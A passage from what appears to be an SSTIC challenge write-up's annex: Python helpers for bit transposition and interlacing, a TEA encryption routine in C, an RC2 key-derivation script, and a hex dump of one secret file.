("%02x%02x%02x%02x"%(r[i]>>24&0xFF,r[i]>>16&0xFF,r[i]>>8&0xFF,r[i]&0xFF),end='')
```

32to128.py

```
#!/usr/bin/python
from __future__ import print_function
import binascii
import sys


def bin(n):
    bStr = ''
    if n == 0: return '0'
    while n > 0:
        bStr = str(n % 2) + bStr
        n = n >> 1
    return bStr

def get_block(filename):
       m=0
       i=0
       f = open(filename,'rb')
       d = f.read(4)
       v = []
       while(d):
              v.append(int(binascii.hexlify(d),16))
              d = f.read(4)
              m += 1
       f.close()
       return v, m


v, m = get_block(sys.argv[1])
r = []
for i in range(0, 32):
       r.append(0)

for i in range(0, 32):
       o=0
       r[i] = 0
       for o in range(0, 128):
              if(v[o] & (1<<i)):
                     r[i] = r[i] | 1<<o
       print ("%032x"%r[i],end='')
```

interlace2.py

```
#!/usr/bin/python
import sys


f = open(sys.argv[1],"rb")
g = open(sys.argv[2],"rb")
h = open(sys.argv[3],"wb")

for i in range(0,128):
       c = f.read(4)
       t = g.read(4)
       h.write(c)
       h.write(t)

f.close()
g.close()
h.close()
```

interlace4.py

```
#!/usr/bin/python
import sys
```

```
f = open(sys.argv[1],"rb")
g = open(sys.argv[2],"rb")
i = open(sys.argv[3],"rb")
j = open(sys.argv[4],"rb")
h = open(sys.argv[5],"wb")

for z in range(0,128):
      c = f.read(4)
      t = g.read(4)
      u = i.read(4)
      v = j.read(4)
      h.write(c)
      h.write(t)
      h.write(u)
      h.write(v)

i.close()
j.close()
f.close()
g.close()
h.close()
```

deinterlace.py

```
 #!/usr/bin/python

import sys

f = open(sys.argv[1],"rb")
y = open(sys.argv[1]+"-1","wb")
z = open(sys.argv[1]+"-2","wb")


for i in range(0,128):
      c = f.read(4)
      y.write(c)
      c = f.read(4)
      z.write(c)

f.close()
y.close()
z.close()
```

tiny.c

```
#include <stdint.h>
#include <stdio.h>

void encrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0, i;           /* set up */
    uint32_t delta=0x9e3779b9;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i < 32; i++) {                       /* basic cycle start */
        sum += delta;
        v0 += ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        v1 += ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
    }                                              /* end cycle */
    v[0]=v0; v[1]=v1;
}

main(int argc, char **argv)
{
      int i;
      FILE *exp=fopen(argv[1],"rb"); // clair
      FILE *key=fopen(argv[2],"rb"); // clé
      FILE *cip=fopen(argv[3],"wb"); // chiffré
      uint32_t v[256];
```

```
        uint32_t k[512];
        fread(v, 4, 256, exp);
        fread(k, 4, 512, key);

        for(i=0;i<256;i++)
                v[i] = htonl(v[i]);
        for(i=0;i<512;i++)
                k[i] = htonl(k[i]);
        for(i=0;i<128;i++)
                encrypt(&v[i*2],&k[i*4]);
        for(i=0;i<256;i++)
                  v[i] = htonl(v[i]);
        fwrite(v, 4, 256, cip);
        fclose(cip);
        fclose(exp);
        fclose(key);
}

Algorithme de dérivation de la clé RC2
#!/usr/bin/pyhton

f = open("secret1.dat","rb")
g = open("secret2.dat","rb")
k = open("rc2key.txt","wb")

secret1 = f.read()
secret2 = g.read()
rc2key = []

for i in range(0, 128):
        rc2key.append(0)

for i in range(0, 1024):
        rc2key[i%128] ^= ord(secret2[i])

for i in range(0, 128):
          rc2key[i] ^= ord(secret1[i%32])

for i in range(0, 128):
        k.write("%02x"%(rc2key[i]))
k.close()
g.close()
f.close()
```

secret2.dat

```
0000000: 087a bb0c 112b 8f5f e611 bc92 03d1 7aa9  .z...+._......z.
0000010: fd53 58e6 7c5e 9767 e4ac 49fe f80e ad20  .SX.|^.g..I....
0000020: 06ff 4d93 60c8 5e03 be02 1b2e 20a1 dcca  ..M.`.^..... ...
0000030: 19ac 25d6 a407 2442 dd3f 66dd 3a08 0c13  ..%...$B.?f.:...
0000040: 79a2 0013 a3c1 a910 b638 9ce8 a0e5 578d  y........8....W.
0000050: 0bfd 3708 8c34 ee06 e840 861c 22d8 f5b9  ..7..4...@.."...
0000060: 514d 322c c35c a89a 6c16 a0b2 296d c98a  QM2,.\..l...)m..
0000070: cd6b 415f 068f 012d c997 081e f221 3b51  .kA_...-.....!;Q
0000080: 335c 7c2c fcb3 541d 74fe ac2a 6b1c a5ad  3\|,..T.t..*k...
0000090: 16b6 c9f2 2479 77ba f5db aa41 983c b1ea  ....$yw....A.<..
00000a0: e5ff 25eb 5c73 b602 252f 8d82 8b70 cf12  ..%.\s..%/...p..
00000b0: 2042 fc5b af69 3e0c 8d29 5bf2 0fbe 54d0   B.[.i>..)[...T.
00000c0: 4b47 a43d f9ae 511d 1372 4b27 a62c a860  KG.=..Q..rK'.,.`
00000d0: b02e b69b 0fdd 1fbd 2b37 27db 952c e52d  ........+7'..,.-
00000e0: 9cad e4d0 6b0a a0a7 6958 e7a5 f114 a07b  ....k...iX.....{
00000f0: 4b60 e494 5d24 e8ae d2d1 2ce8 9fd0 d7d3  K`..]$....,.....
0000100: 840c ac11 b3a9 9b3b a445 8135 f790 d1dd  .......;.E.5....
0000110: 83cb 7489 d0d1 8dd5 2fe7 0394 2de5 c937  ..t...../...-..7
0000120: 9fd6 9e09 2f87 9c43 8d24 bbaa 48de d1aa  ..../..C.$..H...
0000130: db8f 59c1 23a2 2fe9 bd23 5e9a 3d07 9979  ..Y.#./..#^.=..y
0000140: 92c8 c7ef 8059 f023 1ab4 8cbf b6cd 7abc  .....Y.#......z.
0000150: 2c4a edad b8bb e309 00e1 d705 a9c4 0e34  ,J.............4
```

```
0000160: d93d 207b ab3b 49d1 0a0c 3a82 9b2b 2181  .= {.;I...:..+!.
0000170: 85f5 08a4 55a9 4e51 af05 b4f0 2b56 6500  ....U.NQ....+Ve.
0000180: e929 e804 932e e34b 6260 518f 402a 2cfa  .).....Kb`Q.@*,.
0000190: 585e e44a 2ecb b927 75bb d46b d749 f189  X^.J...'u..k.I..
00001a0: c5fe daff 636c cdab 8fdf 17ec 073d 9924  ....cl.......=.$
00001b0: 9a67 8a3f 1c71 5015 459c b1e1 9aa9 2504  .g.?.qP.E.....%.
00001c0: cc30 e322 9b3c 5d65 b8bc f212 4222 3bd0  .0."<]e....B";.
00001d0: 69bf 3c60 b8b1 2317 ef1a 5406 67b8 00bd  i.<`..#...T.g...
00001e0: 118e 06f9 aca4 3193 4f6a af96 6715 521f  ......1.Oj..g.R.
00001f0: d5b0 60f0 b6ee f53b 5942 849a 7157 5cc3  ..`....;YB..qW\.
0000200: ec73 7acf 87bb 6c67 e221 4434 935c dd51  .sz...lg.!D4.\.Q
0000210: cf7b 2e0f 84f6 02ef 590d 06fa 1653 950f  .{......Y....S..
0000220: 4a49 5bbf 8bb1 276e 3db8 0817 aa86 f8e2  JI[...'n=.......
0000230: 7dcf edcf ce00 5218 add5 4565 dd2a 5631  }.....R...Ee.*V1
0000240: ae6e ce76 3376 f92d d0cb 3c66 1e94 ae92  .n.v3v.-..<f....
0000250: 6e0d 7225 af32 cde3 07c8 9fb8 648f 6a4f  n.r%.2......d.jO
0000260: e6b3 408b 09bf 3b44 268b 2a54 b603 d4ea  ..@...;D&.*T....
0000270: 865e 2a03 2a26 9163 21b5 462e e6c7 2bf1  .^*.*&.c!.F...+.
0000280: f9f7 4176 48dd 5ca9 0cf8 c503 6e9b 9cb9  ..AvH.\.....n...
0000290: fd7b 004d 62ec a2c5 95d8 0b0d aa67 a621  .{.Mb........g.!
00002a0: 241a 70d9 fda5 ce7f c18b 664f 08e4 ba2f  $.p.......fO.../
00002b0: 2900 8455 cb9f 23bc 1ef9 1558 0d4a 6a62  )..U..#....X.Jjb
00002c0: 7d37 98ad c07b 2c35 b033 b215 f4ef df7e  }7...{,5.3.....~
00002d0: 3c1e 7f46 2622 33bb fecc 2ebd 47f0 d8e6  <..F&"3.....G...
00002e0: 4d1d 5639 4943 dfae f116 ecf5 f3b6 c3a0  M.V9IC..........
00002f0: 4cdb 3ace 3f84 6bb5 c6af d929 3f0a 73d2  L.:.?.k....)?.s.
0000300: f7e7 c5aa b8c3 867b 667d 1139 d5a0 ed1d  .......{f}.9....
0000310: 556f 21d0 90ae 6a19 c57f b09b 067b 6b9a  Uo!...j......{k.
0000320: ef92 d567 0838 e7e8 0e49 17a4 5563 3ce7  ...g.8...I..Uc<.
0000330: fde5 b11f c895 6f33 a1d3 8d56 2d7f f8f8  ......o3...V-...
0000340: f2f9 026e 2482 b358 a216 cb8e 6f56 bcc7  ...n$..X....oV..
0000350: 37aa 67a8 27d6 c8c2 7584 570d 83a4 2b9c  7.g.'...u.W...+.
0000360: a512 9ef5 b821 a608 9418 9f9b 1ec1 38b4  .....!........8.
0000370: 20c7 8c62 60a5 319e c8f2 f7d2 87d7 4765   ..b`.1.......Ge
0000380: 5ddd c2cb 8aae 6b07 58e3 3607 e8c3 64fc  ].....k.X.6...d.
0000390: b300 1e01 5cf0 fabb a5c7 42ba b45d 2e0e  ....\.....B..]..
00003a0: b18f 6a3f 184a 8726 0974 a991 b0fa 1f90  ..j?.J.&.t......
00003b0: bcd8 c6f9 a644 5c23 5ece 1bf2 50a4 eb03  .....D\#^...P...
00003c0: ef81 8147 fde0 cfa4 935c 6bc3 92cb 2b2b  ...G.....\k...++
00003d0: bcd7 77a0 19cc 4c48 c59e fe6c cda4 72d3  ..w...LH...l..r.
00003e0: 212a b60b 8da2 aa43 2d66 7295 a49d b9e3  !*.....C-fr.....
00003f0: 90e4 9726 d7de 7931 fa0e 7f61 8b4f 7579  ...&..y1...a.Ouy
```

sstic_lame_derive_key en python

```
#!/usr/bin/pyhton

f = open("secret1.dat","rb")
g = open("secret2.dat","rb")
k = open("rc2key.txt","wb")

secret1 = f.read()
secret2 = g.read()
rc2key = []

for i in range(0, 128):
      rc2key.append(0)

for i in range(0, 1024):
      rc2key[i%128] ^= ord(secret2[i])

for i in range(0, 128):
        rc2key[i] ^= ord(secret1[i%32])

for i in range(0, 128):
      k.write("%02x"%(rc2key[i]))
k.close()
g.close()
```

```
f.close()
```